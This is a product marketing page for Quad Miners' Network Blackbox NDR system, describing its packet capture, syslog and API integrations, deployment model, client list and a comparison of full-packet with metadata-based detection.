| 2023-06-26<br>14:29:13                        | <div><div>Download</div><div>Note - HTTP - evernote - Evernote - Download file</div><div>192.168.30.103:47761<br/>→ 23.40.45.134:443 </div></div>  | <div>www.evernote.com</div> <div>putty-64bit-0.77-installer.zip</div> <div>md5: 9ecd00e61351da0c634eb3692c4a5a66</div> <div>sha256: 497a0f09d2872dbc7ba11b921935be176deee51029c22c96de0df510aa7322fb</div> | <div>Scanner</div> <div>Download 2.88 MB</div> <div>Analysis</div>   |
| 2023-06-26<br>14:28:57                        | <div><div>Upload</div><div>Board - HTTP - evernote - 구글 - API 를 활용한 업로드</div><div>192.168.30.102:21537<br/>→ 34.64.4.80:443 </div></div>          | <div>storage.googleapis.com</div> <div>default.nbb</div> <div>md5: 9ecd00e61351da0c634eb3692c4a5a66</div> <div>sha256: 497a0f09d2872dbc7ba11b921935be176deee51029c22c96de0df510aa7322fb</div>              | <div>Scanner</div> <div>Download 2.88 MB</div> <div>Analysis</div>   |
| 2023-06-26<br>14:24:25                        | <div><div>Download</div><div>Cloud - HTTP - OneDrive - One drive - 파일 다운로드</div><div>192.168.30.103:47700</div></div>                                                                                                                | <div>quadminers-my.sharepoint.com</div> <div>포설신청서_NDR_작성완료.xlsx;filename="포설신청서_NDR_작성완료.xlsx"</div> <div>md5: 9705251a56928213687cd7dc7779c8ca</div>                                                     | <div>Scanner</div> <div>Download 432.18 KB</div> <div>Analysis</div> |

# Network Blackbox- Response (3rd-party Integration)

Linking NBB with targeted attack detection solution to speed up the response times.




# Response : Actionable Response

Integration and compatibility with various third-party solutions through internal Syslog, Rest API and third-party API-based development


## 1 Network Blackbox Syslog

- Transmitted in the form of **CEF** (Common Event Format) Syslog.
- Simultaneous transmission to multiple destinations
- Selective transmission by Syslog type
- **Syslog type**
  - ✓ System log
  - ✓ Detection log
  - ✓ Meta log
  - ✓ Audit log
  - ✓ Session log




## 2 Network Blackbox RESTful API

- Integrate self-provided RESTful API from 3rd party solutions
- Support for searching, retrieving, and transmitting various types of data stored within it.
- **Support API**
  - ✓ Session inquiry
  - ✓ Content inquiry (including files)
  - ✓ Detailed packet inquiry
  - ✓ Detection rule inquiry




## 3 3rd party RESTful API

- Network Blackbox function development based on various APIs and integration methods provided by 3rd parties
- Recommended integration method when mutual operation is required
- Additional costs are required depending on the scope of development.



# Deployment



## Quick deployment / No effect on system



- No need to install programs (agents) on your PC.
- No effect on the network because of packet mirroring.



## Decryption Proxy Device Integration

- Mirrors and stores the decrypted packets from the device when there is a decryption proxy device .


# Architecture



# Quad Miners vs Other NDRs


Why Quad Miners use Full Packet for its NDR

## Quad Miners



**Full Packet (Flow data & Metadata + Payload)**

## Other NDRs



**Flow data & Metadata**




VS

# The need for next-generation AI network security technology

Listed as the first and only Korean Vender in the NDR sector for next-generation network security technology for 5 consecutive years

## NDR Essential Functional Requirements

| Segment | Observations    | AI Modeling | AI Anomalies | Detection | Hunting | Forensics | Respond | Other Cases |
|---------|-----------------|-------------|--------------|-----------|---------|-----------|---------|-------------|
| NDR     | Network         | Yes         | YES          | YES       | YES     | Yes       | Yes     | No          |
| IPS     | Network         | No          | No           | Yes       | No      | Some      | YES     | No          |
| NPMD    | Network         | No          | Some         | No        | Yes     | Some      | No      | Yes         |
| SIEM    | Logs and alerts | No          | Some         | Some      | YES     | No        | Some    | Yes         |
| EDR     | Endpoint        | YES         | Some         | YES       | YES     | Some      | Yes     | Yes         |



## Gartner

### Emerging Tech: 3 Priorities for Hybrid Network Detection and Response Platforms

7 November 2024 - ID G00815058 - 15 min read

By: Charanpal Bhogal, Thomas Lintemuth, Nahim Fazal

Initiatives: [Emerging Technologies and Trends Impact on Products and Services](#)

NDR products are evolving because the attack surface has expanded, but buyers struggle to differentiate between vendors. To remain competitive, product leaders must use AI techniques, extend coverage to OT, IoT and cloud environments, and improve integration with other security products.

- NetWitness
- NextRay AI
- Plixer
- Quad Miners
- Sangfor
- Sesame IT

Quad Miners

# Why Quad Miners NDR?

## Next Generation Security Operation

### Limitations of legacy security operation

Existing integrated log collection and analysis

#### Detection

At 20:30 on May 12, 2021, it seems that a person is staying in front of the door.

#### Response

Make sure there are no problems

#### Lack of Raw Packet analysis

Absence of analysis system



#### Difficulty

defining & responding to all threat scenarios

Limitation of the scope of analysis



#### Security Solution

Generate events

#### SIEM

Limited Correlation Analysis

#### Flow-based NTA

Provide visibility only

**Incident Log Only**

False Positives and Required additional analysis with direct access to target devices

# VS

### Next Generation Security Operation

Using Network or Cloud Blackbox as NDR

#### Deep Packet Inspection



#### Contents Extract & Analysis



#### Rule-based Threat Detection



#### Supervised ML based Detection



Packet Stream

**What, When, Who, Where, How**

#### Detection/ Analysis

At 2021.05.12 20:30, a **thief** is trying to **open** the door.

Response  
Send a guard and catch the thief



Confident Evidences





Actionable Response

# Where you can find the Buyers

Standard cybersecurity solutions from global companies, domestic and foreign conglomerates, government agencies, and the Ministry of Defense.

## Information Institutions, Public Institutions, Financial Institutions, Large Enterprises, Global Institutions (42 clients)

| National Defense (12)                                                                                                         |                                                                                                                              | Financial Group (16)                                                                                   |                                                                                                                                          | Public (19)                                                                                                                                        |                                                                                                                                                             | Global / Enterprise (22)                                                                               |                                                                                                |                                                                                                 |
|-------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------|
|  Ministry of National Defense                |  Army                                       |  NongHyup Bank        |  NATIONAL AGRICULTURAL COOPERATIVE FEDERATION          |  KNPA<br>KOREAN NATIONAL POLICE AGENCY                          |  GYEONGGI NAMBU POLICE AGENCY                                            |  SAMSUNG            |  kakao      |  STARBUCKS   |
|  Air Force                                   |  ROKMC                                      |  Shinhan Bank         |  MG Korean Federation of Community Credit Cooperatives |  GRAC<br>Game Rating and Administration Committee               |  문화체육관광부<br>Ministry of Culture, Sports and Tourism                      |  coupang            |  neople     |  coway       |
|  Navy                                        |  Defense Acquisition Program Administration |  KDB Bank             |                                                                                                                                          |  GYEONGGI-DO                                                    |  경기도소방재난본부<br>GYEONGGI-DO FIRE SERVICES                                  |  GS Caltex          |  GOLFZON    |  ASIANA IDT  |
|  정보사령부                                       |  777사령부                                     |  KB Kookmin Card      |  KB Securities                                         |  중앙선거관리위원회                                                      |  KFE<br>한국핵융합에너지연구원<br>KOREA INSTITUTE OF FUSION ENERGY                  |  LG Energy Solution |  DONGSUNG   |  금호석유화학      |
|  사이버사령부                                     |  군인공제회<br>MILITARY MUTUAL AID ASSOCIATION  |  Hana Financial Group |  KEB Hana Bank                                         |  NRC<br>경제·인문사회연구회<br>ECONOMICS, HUMANITIES AND SOCIAL SCIENCES |  서울호서직업전문학교<br>SEOUL HOSEO OCCUPATIONAL COLLEGE                          |  XLGAMES            |  korbit     |  연세대학교 의료원   |
|  국방과학연구소<br>Agency for Defense Development |  작전사령부                                    |  KEB Hana Card      |  Hana Securities                                     |  KRICT<br>Korea Research Institute of Chemical Technology      |  HF KOREA HOUSING-FINANCE CORPORATION                                   |  MALAYSIA         |  S-1      |  INDONESIA |
|                                                                                                                               |                                                                                                                              |  Hana Capital       |  ana Life                                            |  KSD 한국예탁결제원                                                  |  한국생명공학연구원<br>Korea Research Institute of Bioscience and Biotechnology |                                                                                                        |                                                                                                |                                                                                                 |
|                                                                                                                               |                                                                                                                              |  Hana Insurance     |  Hanna Savings Bank                                  |  YAC<br>Yeungnam University College                           |  ULLEUNG-GUN                                                           |  SK telecom       |  SK hynix |                                                                                                 |
|                                                                                                                               |                                                                                                                              |                                                                                                        |                                                                                                                                          |  KAC<br>KOREA AIRPORTS CORPORATION                            |  KOICA                                                                 |  SK C&C           |  Homeplus |                                                                                                 |
|                                                                                                                               |                                                                                                                              |                                                                                                        |                                                                                                                                          |                                                                                                                                                    |  K water                                                               |                                                                                                        |                                                                                                |                                                                                                 |

**HUNT OR GET HUNTED**

# Full Packet Data can but Metadata can't

| Capability                   | Full Packet Data Can                                                                                                                                                            | Metadata Can Not                                                                                                                                       |
|------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------|
| Deep Packet Inspection (DPI) | Analyze packet contents deeply through DPI to identify specific patterns or malicious behaviors used by attackers.                                                              | <b>Metadata</b> provides information about the structure and flow of network traffic but <b>doesn't include the actual content within the packets.</b> |
| Payload Analysis             | Examining the actual data within the packets, such as application-layer content (e.g., HTTP requests, email contents, file transfers).                                          | <b>Metadata doesn't contain the application data being transmitted.</b> Only full packet data allows for the inspection of the payload.                |
| Forensic Investigations      | Reconstructing entire communication sessions to trace an attack's progression, understand how it was executed, and determine what data was accessed or exfiltrated.             | <b>Metadata</b> can show when and where communication occurred, but it <b>can't provide the specific content of the communication.</b>                 |
| Content Filtering            | Scanning specific content within the packet payloads for keywords, patterns, or signatures associated with threats (e.g., command-and-control instructions, malicious scripts). | <b>Metadata</b> lacks the actual data content, so it <b>cannot filter or scan for specific words or patterns within the transmitted data.</b>          |